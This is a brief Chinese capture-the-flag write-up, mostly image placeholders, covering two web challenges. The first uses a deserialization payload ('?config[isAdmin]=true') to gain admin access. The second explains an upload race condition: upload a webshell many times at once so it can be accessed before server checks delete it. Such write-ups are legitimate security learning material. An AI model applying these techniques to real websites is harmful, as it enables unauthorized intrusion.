

得到flag
The Gift

打开给了源码看了一下,应该是反序列化了


构造pyload:?config[isAdmin]=true
并发上传
标题已经暗示是文件上传了
看看前端有没有限制


好像没有,上传一个木马试试成功了但连不上可能目录不对
搜索一下什么叫并发上传

并发上传:文件切成 若干份,建立 若干 条网络通道,这些数据同时往服务器发送。
本质就是 多线程并发发包,和服务器文件校验赛跑
服务器上传流程正常顺序:接收文件 → 校验后缀 / 文件内容 → 不合法就删除文件
你用 Burp 多线程、Python 脚本同时疯狂发送上传数据包
在服务器刚把文件写到磁盘、还没来得及执行黑名单删除的一瞬间,木马已经被你访问执行
简单来说就是:文件还没被删掉前抢到访问 Webshell
